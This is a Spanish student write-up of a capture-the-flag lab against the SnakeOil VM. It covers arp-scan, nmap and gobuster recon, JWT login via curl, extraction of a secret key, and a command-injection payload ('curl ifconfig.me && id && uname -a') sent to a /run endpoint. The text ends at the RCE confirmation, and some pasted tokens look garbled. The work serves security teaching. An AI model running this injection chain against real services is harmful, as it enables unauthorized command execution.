

UNIVERSIDAD POLITÉCNICA --- DE SAN LUIS POTOSÍ

PR -De la teoría a la práctica: walkthrough en
acción de vulneración de maquina SnakeOil

López Gómez Samuel-177393

CNO IV – Seguridad Informática

08/09/26

Servando López Contreras

Índice

Contenido

Índice	2
Configuración del Laboratorio	4
2. Descubrimiento de hosts con arp-scan	6
2.1 ¿Por qué descubrir hosts antes de escanear?	6
2.2 ¿Qué es arp-scan y por qué ARP y no un ping sweep?	6
3. Reconocimiento de servicios con Nmap	7
3.1 ¿Qué es Nmap?	7
3.2 Significado de los parámetros utilizados	8
3.3 Resultado	8
3.4 ¿Cómo se interpretó este resultado?	8
4. Enumeración de directorios con Gobuster	9
4.1 ¿Por qué fuzzear directorios?	9
4.2 ¿Qué es Gobuster?	9
4.3 Significado de los parámetros	9
4.4 Interpretación de los códigos de estado	10
5.- Verificación del sitio web (puerto 80)	10
6. Análisis de la aplicación: una API REST en Flask	11
6.1 ¿Qué es una API REST?	11
6.2 ¿Por qué cURL y no el navegador?	11
7. Registro de usuario y obtención del token JWT	12
7.1 ¿Por qué registrarse primero?	12
7.2 Creación del usuario	12
7.3 Login con salida verbose	12
7.4 ¿Qué es un JWT?	13
8. Obtención de la secret_key desde /secret (pivote del ataque)	13
8.1 Primeros intentos y errores	13
8.2 Iteración: probando el transporte del token	14

8.3 La recompensa: la clave del endpoint /run	14
9. Confirmación de ejecución remota en /run.....	14
9.1 ¿Por qué una cadena de comandos de prueba?.....	14
9.2 La respuesta que lo confirma todo.....	15
9.3 El comando directo que falló y lo que enseñó	15
10. Reverse shell hacia Kali	16
10.1 ¿Por qué una reverse shell y no una bind shell?.....	16
10.2 Creación del script con heredoc	16
10.3 Verificación local antes de atacar	17
10.4 Descarga del script desde la víctima	17
10.5 El timeout que en realidad es éxito.....	18
10.6 Conexión recibida y consolidación	18
11. Post-explotación: TTY y análisis del código fuente	19
11.1 ¿Por qué mejorar la TTY?	19
11.2 Enumeración del proyecto	19
11.3 cat app.py: el código fuente explica todo el ataque	20
12. Escalamiento de privilegios: de patrick a root	22
12.1 ¿Por qué probar la JWT_SECRET_KEY como contraseña de sudo?	22
12.2 Ejecución.....	22
12.3 Cadena de compromiso completa.....	22
13. Conclusión.....	23


Configuración del Laboratorio

Requeriremos 2 máquinas virtuales: Una máquina de Kali Linux que funcionara como atacante y otra máquina virtual de SnakeOil que será la víctima


Las máquinas fueron conectadas mediante una red NatNetwork (prefijo 10.0.2.0/24) en lugar de usar el modo solo-anfitrión o una red puente. Esto por lo siguiente:

- Comunicación interna: ambas máquinas reciben direcciones del mismo segmento (10.0.2.x), por lo que Kali puede alcanzar a SnakeOil directamente.
- Salida a internet: la NAT de VirtualBox permite que Kali descargue herramientas y actualizaciones durante el ejercicio.
- Aislamiento: la máquina vulnerable queda contenida dentro de VirtualBox y no se expone hacia la red física del laboratorio, cumpliendo con el principio de que todo ataque debe ocurrir en un entorno autorizado.


Para crear dicha red primero nos dirigiremos al apartado de archivo, herramientas, Administrador de red.




Después se nos abrirá una nueva ventana en la cual deberemos seleccionar la pestaña Redes NAT y luego proceder a seleccionar la opción de Crear, debemos observar que el servidor DHCP aparezca habilitado también, para facilitar la comunicación entre las maquinas.



Realizado lo anterior nos iremos a la configuración de ambas maquinas y en el apartado de red seleccionaremos la red Nat que configuramos previamente





2. Descubrimiento de hosts con arp-scan

2.1 ¿Por qué descubrir hosts antes de escanear?

El primer problema práctico no es qué servicios tiene el objetivo, sino cuál es su IP. En un laboratorio con DHCP, la dirección de la máquina víctima puede cambiar en cada encendido. Escanear todo el rango con Nmap sin saber qué hosts existen sería lento y ruidoso; primero hay que construir un mapa de equipos activos.

2.2 ¿Qué es arp-scan y por qué ARP y no un ping sweep?

arp-scan es una herramienta de descubrimiento de hosts que envía peticiones ARP (Address Resolution Protocol) preguntando qué MAC corresponde a cada IP a todo el rango. Se eligió sobre alternativas como nmap -sn porque:

- ARP opera en la capa 2 (enlace): funciona aunque el host tenga el firewall configurado para bloquear ICMP (ping) o TCP. Un ping sweep por Nmap depende de que el objetivo responda ICMP; si lo bloquea, el host desaparece aunque esté encendido.

- En una red local (mismo segmento), ARP es el método más fiable y más rápido de descubrimiento.

Ejecutado el comando anterior podemos darnos cuenta cual es la dirección IP de la maquina de snake oil si checamos previamente al establecer el adaptador de red de dicha maquina podemos buscar la dirección MAC la cual le fue establecida y observamos que concuerda con los resultados.

Verificamos que haya conectividad entre ambas maquinas usando el comando ping ya que es la forma más simple de verificar que el host responde y de medir latencia antes de lanzar un escaneo más pesado. El resultado (respuestas ICMP, ttl=64) confirmó que el objetivo estaba activo. Además, un TTL de 64 es característico de sistemas Linux: primera pista sobre el sistema operativo del objetivo (fingerprinting pasivo).

```
(kali㉿kali)-[~]
$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.295 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.259 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.248 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.225 ms
^C
— 10.0.2.4 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3078ms
rtt min/avg/max/mdev = 0.225/0.256/0.295/0.025 ms
```

3. Reconocimiento de servicios con Nmap

3.1 ¿Qué es Nmap?

Nmap (Network Mapper) es la herramienta estándar de reconocimiento de redes. Su función es enviar paquetes a los puertos del objetivo y, según las respuestas, determinar si un puerto está abierto, qué servicio lo usa y en muchos casos qué versión exacta del software corre.

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:5a:87:bc, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.3      08:00:27:af:ec:3c       (Unknown)
10.0.2.4      08:00:27:e3:e3:77       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.830 seconds (139.89 hosts/sec). 4 responded
```

3.2 Significado de los parámetros utilizados

Procedemos a ejecutar el siguiente comando: `nmap -sC -sV 10.0.2.4`

-sC: Ejecuta los scripts NSE predeterminados (Nmap Scripting Engine). Estos scripts hacen peticiones inteligentes al servicio detectado: piden cabeceras HTTP, claves de host SSH, títulos de páginas web, etc. Sin este parámetro solo veríamos puerto abierto.

-sV: Detección de versiones. Interroga al servicio para saber no solo hay un servidor web sino nginx 1.14.2. La versión exacta es oro: permite buscar vulnerabilidades públicas conocidas (CVEs) de esa versión específica.

3.3 Resultado

Observamos que nos dio los siguientes puertos abiertos dentro la dirección IP de la maquina:

```
22/tcp  SSH  OpenSSH 7.9p1 Debian 10
80/tcp  HTTP  nginx 1.14.2
8080/tcp HTTP  nginx 1.14.2 — título: Welcome to SNAKEOIL
```

3.4 ¿Cómo se interpretó este resultado?

- SSH (22): está presente pero no hay credenciales todavía. Se dejó como posible vía de acceso posterior
- Puerto 80 vs. 8080: ambos son nginx, pero el 8080 mostraba el título SnakeOil / Good Tech Inc. Sugiere que el puerto 80 podría ser una página genérica y el 8080 la aplicación real del reto. En CTF, la superficie más rica (formularios, APIs, lógica de aplicación) suele ser el objetivo principal, así que se priorizó el 8080.
- nginx como proxy: nginx 1.14.2 en ambos puertos indicaba que probablemente actuaba como proxy inverso frente a la aplicación real (patrón típico: nginx → app Python).


```

(kali㉿kali)-[~]
$ nmap -sC -sV 10.0.2.4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 08:07 -0400
Nmap scan report for 10.0.2.4
Host is up (0.00053s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
|   256 f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_  256 ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http      nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to SNAKEOIL!
8080/tcp  open  http      nginx 1.14.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Welcome to Good Tech Inc.'s Snake Oil Project
|_http-server-header: nginx/1.14.2
MAC Address: 08:00:27:E3:E3:77 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds

```

4. Enumeración de directorios con Gobuster

4.1 ¿Por qué fuzzear directorios?

Primeramente realizamos un fuzzeo de directorios ya que el escaneo de Nmap reveló qué puertos estaban abiertos, pero no qué rutas existían dentro de la aplicación. Las aplicaciones web ocultan funcionalidades en rutas que no aparecen enlazadas en la página principal (/admin, /api, /backup...). Descubrir rutas ocultas es el paso que transforma hay un sitio web en un plan de ataque.

4.2 ¿Qué es Gobuster?

Para esto utilizamos la herramienta Gobuster la cual es una herramienta de fuerza bruta de rutas: toma una wordlist (diccionario de palabras comunes) e intenta cada palabra como directorio o archivo dentro del sitio, registrando el código de respuesta HTTP de cada intento.

4.3 Significado de los parámetros

Ejecutaremos el siguiente comando:

```
gobuster dir -u http://10.0.2.4:8080 -w /usr/share/wordlists/dirb/common.txt -x
php,txt,html,js,bak,zip,sql,py
```

dir: Modo de enumeración de directorios/archivos

-u: URL objetivo

-w: Wordlist. Se eligió common.txt (la más ligera de dirb) porque el laboratorio es pequeño; wordlists enormes habrían tardado mucho más por el mismo resultado
-x: Extensiones a probar. Cada palabra se prueba también como .php, .txt, .bak, etc. Se incluyeron .bak y .sql porque a menudo revelan copias de respaldo o volcados de base de datos olvidados por los desarrolladores.

4.4 Interpretación de los códigos de estado

Obtuvimos como resultado lo siguiente:

/create, /users 200 Existen y responden contenido
/login, /run 405 Muy revelador: la ruta existe, pero rechaza GET porque solo acepta POST. Delata endpoints de una API REST, no páginas web normales
/registration, /secret, /test 200 Endpoints accesibles

Conclusión del análisis: los endpoints tipo /registration, /login, /run y /secret forman una API REST. En particular, el nombre /run sugiere ejecución de algo, y /secret sugiere información protegida: ambos quedaron marcados como objetivos prioritarios para la siguiente fase.

```
(kali@kali)-[~]
└─$ gobuster dir -u http://10.0.2.4:8080 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,js,bak,zip,sql,py

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.4:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,html,js,bak,zip,sql,py,php
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

01 (Status: 200) [Size: 2193]
02 (Status: 200) [Size: 2356]
04 (Status: 200) [Size: 2324]
1 (Status: 200) [Size: 2193]
2 (Status: 200) [Size: 2356]
4 (Status: 200) [Size: 2324]
create (Status: 200) [Size: 2596]
login (Status: 405) [Size: 64]
registration (Status: 200) [Size: 29]
run (Status: 405) [Size: 178]
secret (Status: 500) [Size: 37]
test (Status: 200) [Size: 17]
users (Status: 200) [Size: 515]
Progress: 41517 / 41517 (100.00%)

Finished
```

5.- Verificación del sitio web (puerto 80)

Al acceder mediante el navegador a la dirección IP de la máquina de SnakeOil con el puerto 8080 se nos mostrara la siguiente pagina que puede tener información útil para preparar el vector de ataque.



6. Análisis de la aplicación: una API REST en Flask

6.1 ¿Qué es una API REST?

Una API REST es un conjunto de endpoints HTTP que intercambian datos (normalmente JSON) en lugar de páginas HTML. Las aplicaciones modernas usan este patrón para separar el frontend del backend. La diferencia práctica para el atacante es que no hay formularios que rellenar: hay que construir peticiones HTTP manualmente, típicamente con cURL.

6.2 ¿Por qué cURL y no el navegador?

El navegador solo puede hacer peticiones GET y POST con formularios HTML. Para interactuar con una API necesitamos control total sobre el método HTTP, las cabeceras (como Content-Type) y el cuerpo (JSON crudo). cURL permite todo esto desde la terminal y es repetible, scripteable y documentable, exactamente lo que un write-up necesita.

7. Registro de usuario y obtención del token JWT

7.1 ¿Por qué registrarse primero?

El endpoint /login devolvía 405 a GET, y /secret y /run parecían protegidos. Antes de intentar romper la autenticación, es más eficiente usar la funcionalidad legítima que la propia aplicación ofrece: si /registration permite crear una cuenta, obtenemos un token válido que nos abre las puertas de los endpoints protegidos. Es el principio de probar lo obvio antes de lo complejo.

7.2 Creación del usuario

```
curl -X POST http://10.0.2.4:8080/registration \
```

```
-H "Content-Type: application/json" \
```

```
-d '{"username":"sm", "password":"..."}'
```


-X POST: Fuerza el método POST (la API lo exige; un GET daría 405)

-H "Content-Type: application/json": Avisa al servidor de que el cuerpo es JSON. Sin esta cabecera, Flask podría ignorar los datos

-d: Cuerpo de la petición: el JSON con las credenciales

Respuesta: {"message": "User sm was created. Please use the login API to login!"}

Observación: el registro no solo crea la cuenta, también emite tokens de sesión de inmediato (comportamiento permisivo).



```
(kali@kali)-[~]
$ curl -X POST http://10.0.2.4:8080/registration \
-H "Content-Type: application/json" \
-d '{"username":"sm", "password":"123"}'
{"message": "User sm was created. Please use the login API to log in!", "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODI6ImFjY2VzcyIsInN1YiI6InNtIiwibmJmIjozODg0ODY0NzkyLCJleHAiOjE3ODg0NjU2OTJ9.h7kvQFANHyZr0GzjBnX5Tq4PxxjwmlD4DfrMw2efXk"}
```

7.3 Login con salida verbose

```
curl -X POST http://10.0.2.4:8080/login \
```

```
-H "Content-Type: application/json" \
```

```
-d '{"username":"sm","password":"123"}' -v
```

El flag -v (verbose) muestra el intercambio completo con el servidor: HTTP/1.1 200 OK, Server: nginx/1.14.2 (confirma el proxy visto en Nmap), y el cuerpo: "Logged in as sm"

con su `access_token` y `refresh_token`. Se usa `-v` para verificar que la autenticación funcionó y capturar el token exacto que autorizará las siguientes peticiones.

```
(kali㉿kali)-[~]
└─$ curl -X POST http://10.0.2.4:8080/login \
    -H "Content-Type: application/json" \
    -d '{"username":"sm","password":"123"}' -v
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 10.0.2.4:8080...
* Established connection to 10.0.2.4 (10.0.2.4 port 8080) from 10.0.2.15 port 42704
* using HTTP/1.x
> POST /login HTTP/1.1
> Host: 10.0.2.4:8080
> User-Agent: curl/8.20.0
> Accept: */*
> Content-Type: application/json
Content-Length: 34
>
* upload completely sent off: 34 bytes
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Tue, 08 Sep 2026 10:53:46 GMT
< Content-Type: application/json
< Content-Length: 604
< Connection: keep-alive
<
{"message": "Logged in as sm", "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODg2NDdgyNiwiianRpIjojIn2MyOGQyMWQzMtUwNC00NTV4ODY0ODI2LCJleHAiOiE3ODQ6NjUzMjZ9.xo-lpBnMud0iibwiI66o_q07Aucx8gxCa8JfJkvtEI", "refresh_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODg2NDdgyNiwiianRpIjojIn2MyOGQyMWQzMtUwNC00NTV4ODY0ODI2LCJleHAiOiE3ODQ6NjUzMjZ9.xo-lpBnMud0iibwiI66o_q07Aucx8gxCa8JfJkvtEI"}
* Connection #0 to host 10.0.2.4:8080 left intact
```

7.4 ¿Qué es un JWT?

JWT (JSON Web Token) es un estándar de token de autenticación con tres partes separadas por puntos: header.payload.signature.

- Header y payload están solo en Base64, no cifrados: cualquiera puede decodificarlos y leer su contenido (usuario, expiración, tipo de token). Por eso nunca deben contener secretos.
- Signature es una firma criptográfica hecha con una clave secreta del servidor (JWT_SECRET_KEY). Si un atacante obtuviera esa clave, podría fabricar tokens válidos para cualquier usuario.

Este detalle será crucial más adelante: el JWT nos dio acceso, y la clave que lo firma nos dará el root.

8. Obtención de la secret_key desde /secret (pivote del ataque)

8.1 Primeros intentos y errores

Los primeros requests a /secret con el token en la cabecera Authorization: Bearer devolvieron {"message": "Internal Server Error"} o respuesta vacía. Estos errores son información útil: el endpoint existe y procesa el token, pero algo del request no cumple lo que espera.

8.2 Iteración: probando el transporte del token

Se probaron distintas formas de entregar el token:

1. Authorization: Bearer con el token de registro → Internal Server Error
2. Cookie: access_token_cookie=eyJ... → Internal Server Error (la cookie era un candidato lógico porque la app usa JWT_TOKEN_LOCATION = ['cookies'], como se confirmó después)
3. Authorization: Bearer con el access_token emitido por /login → ÉXITO

Conclusión: únicamente el access_token emitido por el login fue aceptado; el token de registro, aunque similar, tiene claims distintos (type, jti, exp) que /secret rechaza.

8.3 La recompensa: la clave del endpoint /run

Respuesta final del endpoint:

```
{"ip-address": "", "secret_key": "commandexecutionissecret"}
```

Esta respuesta entrega la clave de autorización que exige /run. A partir de aquí el ataque deja de ser exploración y pasa a ser ejecución: es el pivote central de toda la cadena.

```
(kali@kali)-[~]
$ curl -s http://10.0.2.4:8080/secret \
  -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODg2NDgyNiwiianRpIjoIn2MyOGQyMWQzMjUwNC00NTVLL3ODg4NjU3MjZ9.xo-lpBnMud01ibwI66o_q07Aucx8gxCa8JfjJkvtEI"
{"message": "Internal Server Error"}

(kali@kali)-[~]
$ curl -s http://10.0.2.4:8080/secret \
  -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODg2NDgyNiwiianRpIjoIn2MyOGQyMWQzMjUwNC00NTVLL3ODg4NjU3MjZ9.xo-lpBnMud01ibwI66o_q07Aucx8gxCa8JfjJkvtEI"
{"message": "Internal Server Error"}

(kali@kali)-[~]
$ curl -s http://10.0.2.4:8080/secret \
  -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODg2NDgyNiwiianRpIjoIn2MyOGQyMWQzMjUwNC00NTVLL3ODg4NjU3MjZ9.xo-lpBnMud01ibwI66o_q07Aucx8gxCa8JfjJkvtEI"
{"message": "Internal Server Error"}

(kali@kali)-[~]
$ curl -s http://10.0.2.4:8080/secret \
  -H "Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODg2NDgyNiwiianRpIjoIn2MyOGQyMWQzMjUwNC00NTVLL3ODg4NjU3MjZ9.xo-lpBnMud01ibwI66o_q07Aucx8gxCa8JfjJkvtEI"
{"message": "Internal Server Error"}

(kali@kali)-[~]
$ curl -s http://10.0.2.4:8080/secret \
  -H "Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODg2NDgyNiwiianRpIjoIn2MyOGQyMWQzMjUwNC00NTVLL3ODg4NjU3MjZ9.xo-lpBnMud01ibwI66o_q07Aucx8gxCa8JfjJkvtEI"
{"ip-address": "", "secret_key": "commandexecutionissecret"}
```

9. Confirmación de ejecución remota en /run

9.1 ¿Por qué una cadena de comandos de prueba?

POST /run con:

```
{"url":"curl ifconfig.me && id && uname -a","secret_key":"commandexecutionissecret"}
```

Se buscaba una prueba de ejecución que diera el máximo de información en una sola petición:

- id: identidad y grupos del proceso ejecutor (clave para planear el escalamiento)
- uname -a: kernel y arquitectura (por si se necesitara un exploit local)
- ifconfig.me: probar si la víctima tiene salida a internet

9.2 La respuesta que lo confirma todo

La respuesta mezcló la barra de progreso de curl con errores de resolución y, lo crítico: la salida de id — uid=1000(patrick) gid=33(www-data) groups=33(www-data),24(cdrom),25(floppy),27(sudo),29(audio),...

Tres conclusiones de una sola captura:

1. RCE confirmado: el contenido de url se ejecuta como comando en el servidor.
2. El proceso corre como patrick (uid=1000), no como www-data: la app corre con más privilegios de los necesarios.
3. patrick está en el grupo 27(sudo): el objetivo final del escalamiento quedó definido aquí.

Además, los errores de curl en la respuesta revelan que el servidor construye internamente una invocación a curl con el valor del parámetro, comportamiento confirmado luego al leer app.py (usa subprocess.Popen con timeout).

```
